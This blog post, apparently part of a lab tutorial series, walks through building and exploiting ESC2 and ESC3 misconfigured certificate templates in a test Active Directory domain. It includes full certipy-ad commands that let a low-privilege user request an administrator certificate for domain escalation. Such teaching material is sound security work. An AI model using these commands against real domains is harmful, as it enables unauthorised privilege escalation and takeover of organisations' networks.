Oshi to Admin - ADCS Attacks Part 2
Introduction
どうもサメです! If you haven’t read the first part of the blog series, check that out first. This post builds on the same terms, tools, and techniques we used there. If you’re already up to speed, today we’ll look at ESC2 and ESC3 attacks. I’m covering both in one post since they use the same exploitation method, though there are some differences we’ll go through. The lab setup is the same as in part one, still using holo.live as the Active Directory domain name.

ESC2 Attack Lab Setup
Configuring an ESC2 Vulnerable Certificate Template
Continuing from part one, ESC2 is a certificate template attack that happens when a Certificate Authority (CA) issues a certificate letting a user do whatever they want with it. This is possible because the template includes all the EKUs (Extended/Enhanced Key Usage). To set up the lab, open Certificate Authority and duplicate a template. We went over how to do this in the first part of the series.

Rename the template to whatever you want. I named mine ESC2-Vuln. Make sure that in “Subject Name”, the “Supply in request” option is not selected. This prevents users from requesting a certificate they could use as another user.

For this part of the series, we need to change the “Application Policies” found under the “Extensions” tab of the certificate template. This is where we configure the EKUs for the certificate template. Click the “Application Policies” button, then select “Edit”. Choose “Any Purpose” from the available options. This tells the CA it can issue certificates with no restrictions on what users can do with them. After making the change, click “Apply”, then “OK”.
certipy-ad find \ -u 'gawrgura@holo.live' \ -p "Password1" \ -dc-ip 192.168.234.149 \ -vulnerable \ -enabled \ -ldap-scheme ldapOnce the new certificate has been published, as shown in the first part of the series, we can use certipy-ad to find vulnerable certificate templates.
Template Name                       : ESC2-VulnDisplay Name                        : ESC2-VulnCertificate Authorities             : HOLOLIVE-CAEnabled                             : TrueClient Authentication               : TrueEnrollment Agent                    : True
Any Purpose                         : TrueEnrollee Supplies Subject           : FalseCertificate Name Flag               : SubjectAltRequireUpnEnrollment Flag                     : IncludeSymmetricAlgorithms                    PublishToDs                    AutoEnrollmentPrivate Key Flag                    : ExportableKeyExtended Key Usage                  : Any PurposeRequires Manager Approval           : FalseRequires Key Archival               : FalseAuthorized Signatures Required      : 0Schema Version                      : 2Validity Period                     : 1 yearRenewal Period                      : 6 weeksMinimum RSA Key Length              : 2048Template Created                    : 2025-08-23T09:24:08+00:00Template Last Modified              : 2025-08-23T09:24:14+00:00Permissions  Enrollment Permissions  Enrollment Rights               : HOLO.LIVE\Domain Admins                    HOLO.LIVE\Domain Users                    HOLO.LIVE\Enterprise Admins                    HOLO.LIVE\Authenticated Users  Object Control Permissions  Owner                           : HOLO.LIVE\Administrator  Full Control Principals         : HOLO.LIVE\Domain Admins                    HOLO.LIVE\Enterprise Admins  Write Owner Principals          : HOLO.LIVE\Domain Admins                    HOLO.LIVE\Enterprise Admins  Write Dacl Principals           : HOLO.LIVE\Domain Admins                    HOLO.LIVE\Enterprise Admins  Write Property Enroll           : HOLO.LIVE\Domain Admins                    HOLO.LIVE\Domain Users                    HOLO.LIVE\Enterprise Admins[+] User Enrollable Principals      : HOLO.LIVE\Authenticated Users                    HOLO.LIVE\Domain Users[!] Vulnerabilities  ESC2                              : Template can be used for any purpose.
  ESC3                              : Template has Certificate Request Agent EKU set.
From the output, we can see that the certificate template ESC2-Vuln is vulnerable to an ESC2 attack. However, we can also see that it is vulnerable to an ESC3 attack. We’ll discuss why in the next section.
Configuring an ESC3 Vulnerable Certificate Template

By duplicating another template and setting the “Application Policies” to “Certificate Request Agent” within “Extensions”, the certificate template becomes vulnerable to ESC3 attacks. An ESC3 attack allows a user with the vulnerable certificate to request other certificates on behalf of another user. Since the certificate template ESC2-Vuln has the “Any Purpose” EKU, attackers can exploit ESC2 using an ESC3 attack.
Template Name                       : ESC3-VulnDisplay Name                        : ESC3-VulnCertificate Authorities             : HOLOLIVE-CAEnabled                             : TrueClient Authentication               : FalseEnrollment Agent                    : TrueAny Purpose                         : FalseEnrollee Supplies Subject           : FalseCertificate Name Flag               : SubjectAltRequireUpnEnrollment Flag                     : IncludeSymmetricAlgorithms                    PublishToDs                    AutoEnrollmentPrivate Key Flag                    : ExportableKeyExtended Key Usage                  : Certificate Request AgentRequires Manager Approval           : FalseRequires Key Archival               : FalseAuthorized Signatures Required      : 0Schema Version                      : 2Validity Period                     : 1 yearRenewal Period                      : 6 weeksMinimum RSA Key Length              : 2048Template Created                    : 2025-08-23T09:28:22+00:00Template Last Modified              : 2025-08-23T09:28:23+00:00Permissions  Enrollment Permissions  Enrollment Rights               : HOLO.LIVE\Domain Admins                    HOLO.LIVE\Domain Users                    HOLO.LIVE\Enterprise Admins                    HOLO.LIVE\Authenticated Users  Object Control Permissions  Owner                           : HOLO.LIVE\Administrator  Full Control Principals         : HOLO.LIVE\Domain Admins                    HOLO.LIVE\Enterprise Admins  Write Owner Principals          : HOLO.LIVE\Domain Admins                    HOLO.LIVE\Enterprise Admins  Write Dacl Principals           : HOLO.LIVE\Domain Admins                    HOLO.LIVE\Enterprise Admins  Write Property Enroll           : HOLO.LIVE\Domain Admins                    HOLO.LIVE\Domain Users                    HOLO.LIVE\Enterprise Admins[+] User Enrollable Principals      : HOLO.LIVE\Authenticated Users                    HOLO.LIVE\Domain Users[!] Vulnerabilities
  ESC3                              : Template has Certificate Request Agent EKU set.
We can check this by running certipy-ad to find vulnerable certificate templates again. You can see that the certificate template ESC3-Vuln, which is what I named the new template, is only vulnerable to an ESC3 attack.
But you might wonder why this EKU even exists. It exists because some environments don’t just have one Certificate Authority. They have at least one Root Certificate Authority (root CA) and one Sub-Certificate Authority (sub-CA). The root CA is the main trust anchor for certificates, and the sub-CA is the one that issues them. In a simple example, if an end user needs a certificate from the root CA, the sub-CA will help the user request that certificate from the root CA, but only if the user has the right permissions and authorisation.
This is commonly used in scenarios where end users cannot request certificates themselves due to lack of access or permissions. However, you cannot perform domain authentication using these certificates, as the NTAuth store does not include the sub-CA certificate automatically.
Exploiting The Vulnerable Certificate Templates

certipy-ad req \ -u gawrgura@holo.live \ -p "Password1" \ -ca HOLOLIVE-CA \ -template ESC2-Vuln \ -dc-ip 192.168.234.149 \ # if your Certificate Authority is on a separate server \ -target CA.holo.liveFirst, we’ll use our low-privilege user gawrgura@holo.live to request the vulnerable certificate template using certipy-ad. This will make us an agent to request additional certificates. If your CA is on a separate server, use the -target switch and provide the CA’s UPN as the argument.


certipy-ad req \ -u 'gawrgura@holo.live' \ -p 'Password1' \ -dc-ip 192.168.234.149 \ -ca HOLOLIVE-CA \ -template 'User' \ -on-behalf-of administrator \ -pfx gawrgura.pfx \ # if your Certificate Authority is on a separate server \ -target CA.holo.liveThen, using the certificate we received from the CA, we can use certipy-ad again to request a certificate with the User certificate template on behalf of the Administrator. We just need to provide the CA name with the -ca switch, the template name with the -template switch, the user we want to request on behalf of with the -on-behalf-of-administrator switch, the certificate of the Certificate Request Agent with the -pfx switch, and finally the Domain Controller’s IP address with the -dc-ip switch.

After retrieving the Administrator’s certificate from the CA, we can use certipy-ad along with the Administrator’s certificate to request a Ticket-Granting Ticket from the Key Distribution Center (KDC).
If the exploitation seems too complex to grasp, let Gawr Gura demonstrate what we’re essentially doing:
Conclusion
In short, ESC2 and ESC3 are basically the same, with ESC2 relying on an ESC3 attack to exploit it. This shows how one attack can build on another. You’ll see this a lot in the series, since many ESC attacks try to create or modify a certificate template that’s vulnerable to an ESC1 attack. I know this post is on the shorter side, but the next one will be longer as we’ll dive into vulnerabilities involving PKI access control misconfigurations. Hopefully you’ll join Gawr Gura for that one, because another Hololive member will be showing up too! Till then:
References
- https://www.keytos.io/blog/pki/what-is-a-subordinate-ca.html
- https://xbz0n.sh/blog/adcs-complete-attack-reference
- https://www.hackingarticles.in/ad-certificate-exploitation-esc2/
- https://posts.specterops.io/adcs-attack-paths-in-bloodhound-part-2-ac7f925d1547
- https://www.rbtsec.com/blog/active-directory-certificate-services-adcs-esc3/
- https://medium.com/r3d-buck3t/adcs-attack-series-abusing-esc4-via-template-acls-for-privilege-escalation-98320f0da59a#907b
Art Sources
← Back to blog